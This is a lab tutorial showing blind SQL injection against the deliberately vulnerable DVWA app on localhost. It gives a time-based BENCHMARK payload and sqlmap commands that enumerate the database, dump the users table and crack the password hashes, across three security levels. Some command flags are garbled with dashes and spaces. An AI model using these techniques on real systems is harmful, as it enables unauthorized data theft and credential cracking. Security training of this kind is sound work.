Blind SQL injection Attack

Blind SQL injection relies on the database pausing for a specified amount of time, then returning the results, indicating successful SQL query execution. Using this method, an attacker enumerates each letter of the desired piece of data using the following logic:

If the first letter of the first database's name is an 'A', wait for 10 seconds else no

wait. If the first letter of the first database's name is a 'B', wait for 10 seconds else

no wait etc.

After first letter is detected, in similar fashion he will try to find the second letter of database name. So on and so forth. Same technique will be used for enumerating table names, column names and dumping data.

For example MySQL, MariaDB can evaluate an expression by using

following syntax `SELECT IF(expression, true, false)`

and use time taking operation like BENCHMARK() to delay server response if expression evaluates to true. i.e. Following statement will execute ENCODE function 5000000 times causing the delay.

```
BENCHMARK(5000000,ENCODE('MSG','by 5 seconds'))
```

For example a complete SQL query could look like

```
1' UNION SELECT IF(SUBSTRING(password,1,1) = CHAR(50),
BENCHMARK(5000000,  ENCODE('MSG','by 5 seconds')), null) FROM users
WHERE user_id = 1;
```

(Here we are checking if the first character of the password of user whose user_id is 1, is character '2'. CHAR (50) is character '2'. If expression evaluates to true, part in green will be evaluated otherwise the part in red.)


This technique requires thousands of queries to be executed to enumerate any piece of information and is rather time consuming. Therefore use of automated tools is advised and we will use sqlmap tool for this purpose.

Set DVWA security setting to low. Navigate to Blind SQL injection page. We need to capture following information for use with sqlmap.

1. HTML form submission method (GET or POST. Based on form method there are small differences in the way sqlmap is invoked.)


2. Page URL
3. Form data (All the form fields sent to the server.)
4. Cookies (This include session cookie. All the queries from sqlmap will be sent to the server as part of session set up by DVWA web application.)

So set the Burp suite to intercept mode and send a request to the server.



```
GET /DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/
Connection: close
Cookie: security=low; PHPSESSID=bnbb2infb59sul7hk3cijd7cvi
Upgrade-Insecure-Requests: 1
```

Copy this information to a text file.




User ID exists in the database.

We can clearly see why blind SQL injection attack needs to be used. Feedback from the application neither contains data nor error.

Now invoke sqlmap. (For GET method)

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low"


This will try to identify what kind of blind SQL injection attacks are possible; identify the form fields that can be attacked and the version of the database.



```
[13:07:57] [INFO] testing 'MySQL UNION query (96) - 81 to 100 columns'
[13:07:57] [INFO] checking if the injection point on GET parameter 'id' is a false p
ositive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [
y/N] n
sqlmap identified the following injection point(s) with a total of 230 HTTP(s) reque
sts:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7706=7706 AND 'OkXq'='OkXq&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3358 FROM (SELECT(SLEEP(5)))dDtK) AND 'bFsU'='bFsU&Su
bmit=Submit

[13:08:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:08:05] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 166 times
[13:08:05] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output
/127.0.0.1'
[13:08:05] [WARNING] you haven't updated sqlmap for more than 93 days!!!

[*] ending @ 13:08:05 /2020-05-04/

kali@kali:~$
```

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"
--cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" -- dbs


This command will list the available databases.



```
[13:09:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:09:09] [INFO] fetching database names
[13:09:09] [INFO] fetching number of databases
[13:09:09] [WARNING] running in a single-thread mode. Please consider usage of optio
n '--threads' for faster data retrieval
[13:09:09] [INFO] retrieved: 2
[13:09:11] [INFO] retrieved: information_schema
[13:09:13] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[13:09:13] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 78 times
[13:09:13] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output
/127.0.0.1'
```

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"
--cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa --tables


This command will list all the tables in dvwa database.



```
[13:10:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:10:13] [INFO] fetching tables for database: 'dvwa'
[13:10:13] [INFO] fetching number of tables for database 'dvwa'
[13:10:13] [WARNING] running in a single-thread mode. Please consider usage of optio
n '--threads' for faster data retrieval
[13:10:13] [INFO] retrieved: 2
[13:10:15] [INFO] retrieved: guestbook
[13:10:16] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[13:10:16] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
```

Now to list the column of users table.


$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa –T users -- columns



```
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

Finally to dump the contents of table users.


$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa –T users -- dump



```
[13:12:24] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:12:27] [INFO] retrieved: 1
[13:12:27] [INFO] retrieved: gordonb
[13:12:27] [INFO] retrieved: /DVWA/hackable/users/gordonb.jpg
[13:12:29] [INFO] retrieved: 0
[13:12:29] [INFO] retrieved: Gordon
[13:12:30] [INFO] retrieved: 2020-04-29 03:45:19
[13:12:31] [INFO] retrieved: Brown
[13:12:32] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[13:12:34] [INFO] retrieved: 2
[13:12:34] [INFO] retrieved: pablo
[13:12:35] [INFO] retrieved: /DVWA/hackable/users/pablo.jpg
[13:12:37] [INFO] retrieved: 0
[13:12:37] [INFO] retrieved: Pablo
[13:12:38] [INFO] retrieved: 2020-04-29 03:45:19
[13:12:39] [INFO] retrieved: Picasso
[13:12:40] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[13:12:42] [INFO] retrieved: 4
[13:12:42] [INFO] retrieved: smithy
[13:12:43] [INFO] retrieved: /DVWA/hackable/users/smithy.jpg
[13:12:45] [INFO] retrieved: 0
[13:12:45] [INFO] retrieved: Bob
[13:12:45] [INFO] retrieved: 2020-04-29 03:45:19
[13:12:47] [INFO] retrieved: Smith
[13:12:47] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:12:49] [INFO] retrieved: 5
[13:12:50] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with
 other tools [y/N] y
```


sqlmap will recognise that there are hashes stored under password column and ask you if you wish to store them in a temporary file.

It will also offer to crack the hashes using dictionary based attack.



```
[13:12:35] [INFO] retrieved: /DVWA/hackable/users/pablo.jpg
[13:12:37] [INFO] retrieved: 0
[13:12:37] [INFO] retrieved: Pablo
[13:12:38] [INFO] retrieved: 2020-04-29 03:45:19
[13:12:39] [INFO] retrieved: Picasso
[13:12:40] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[13:12:42] [INFO] retrieved: 4
[13:12:42] [INFO] retrieved: smithy
[13:12:43] [INFO] retrieved: /DVWA/hackable/users/smithy.jpg
[13:12:45] [INFO] retrieved: 0
[13:12:45] [INFO] retrieved: Bob
[13:12:45] [INFO] retrieved: 2020-04-29 03:45:19
[13:12:47] [INFO] retrieved: Smith
[13:12:47] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:12:49] [INFO] retrieved: 5
[13:12:50] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with
 other tools [y/N] y
[13:13:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapqiu6o5v2193169/sqlm
aphashes-d63ya292.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:13:36] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[13:14:04] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
```

And finally it will show you the cracked password.



```
-----------------+-----------+------------+--------------------+-------------+
| user_id | user    | avatar                              | password
                 | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------------+------------------------
-----------------+-----------+------------+--------------------+-------------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc6
9216b (charley)  | Me        | Hack       | 2020-04-29 03:45:19 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb88
2cf99 (password) | admin     | admin      | 2020-04-29 03:45:19 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678
922e03 (abc123)  | Brown     | Gordon     | 2020-04-29 03:45:19 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e
9e9b7 (letmein)  | Picasso   | Pablo      | 2020-04-29 03:45:19 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb88
2cf99 (password) | Smith     | Bob        | 2020-04-29 03:45:19 | 0            |
+---------+---------+-------------------------------------+------------------------
-----------------+-----------+------------+--------------------+-------------+

[13:15:32] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.sqlmap/output/1
27.0.0.1/dump/dvwa/users.csv'
[13:15:32] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1883 times
[13:15:32] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output
/127.0.0.1'
[13:15:32] [WARNING] you haven't updated sqlmap for more than 93 days!!!

[*] ending @ 13:15:32 /2020-05-04/

kali@kali:~$
```

<u>Blind SQL Injection Attack at higher level of security</u>

sqlmap command creates directory .sqlmap to store output and log information related to the attack session. Before trying out new attacks either rename or delete this directory.


When the security level is set to medium, DVWA uses POST method to submit the HTML form (Use Burp suite to intercept request). We need to make a small change to way we invoke sqlmap command to make it work. With GET method form data was passed along with URL using –u option. For POST we use a separate -- data option to pass form data.

```
$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/" -- data="id=1&Submit=Submit"
--cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=medium" –D dvwa –T users –  dump
```

sqlmap is smart enough to figure out the rest, everything will work as before and contents of table users will be dumped to standard output.

The high security level poses a challenge. When we load the main blind SQL injection page (http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/index.php) it shows a link. Clicking on the link pops out a box with HTML form with following URL.

(http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/cookie-input.php).



When this HTML form is submitted (POST), the server side script takes the value of form field id and assigns it to a session cookie called id. Then it executes a small script to load the main page of blind SQL injection attack again. When this page is requested the newly set idcookie is sent to the web server. The id cookie contains the information to be injected.

(Figuring all this out required Burp suite and inspection of DVWA source code) So we

conclude

1. The attack still needs to happen through the main blind SQL injection page (http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/index.php).
2. The server side script takes the information to be injected from cookie id and not from any form field.

Also the output is expected to be delayed only if the query is successful. But I discovered that the server side script introduces a random 2 to 4 sec delay once in a while when queries fail. This throws off the sqlmap’s queries result detection mechanism. So for attack to work properly:


1. When we invoke sqlmap it should look for the vulnerable field in cookie and not in HTML form.
2. Since the sever side script is introducing a random delay of 2 to 4 seconds, we need to increase the delay used by sqlmap to detect successful execution of the query. Let’s say to 10 second.

So after some trial and error, few false starts and reading many pages of sqlmapdocumentation the following command worked.

```
$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=bnbb2infb59sul7hk3cijd7cvi; security=high" – D dvwa –T users --dump --dbms=mysql --level=5 --risk=3 --time-sec=10
```


- You can see the cookie id has been passed using --cookie option along with other cookies.
- To increase the delay to 10 seconds --time-sec option is used.
- Since delay is increased and we want to optimise the attack, we use --dbms option to inform sqlmap that database is MySQL (MariaDB is a fork of MYSQL).
- The options --level and --risk forces sqlmap run more tests. This is necessary as we want cookie parameters to be checked for injection attack.

You will need to answer few questions. Say no to following question.



```
[05:15:29] [WARNING] you've provided target URL without any GET parameters (e.g. 'ht
tp://www.site.com/article.php?id=1') and without providing any POST parameters throu
gh option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
```

Give default answers to remaining questions. Show some patience while sqlmap does its work and you will be rewarded.



```
[05:16:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[05:16:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[05:16:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:16:58] [INFO] Cookie parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-base
d blind (query SLEEP)' injectable
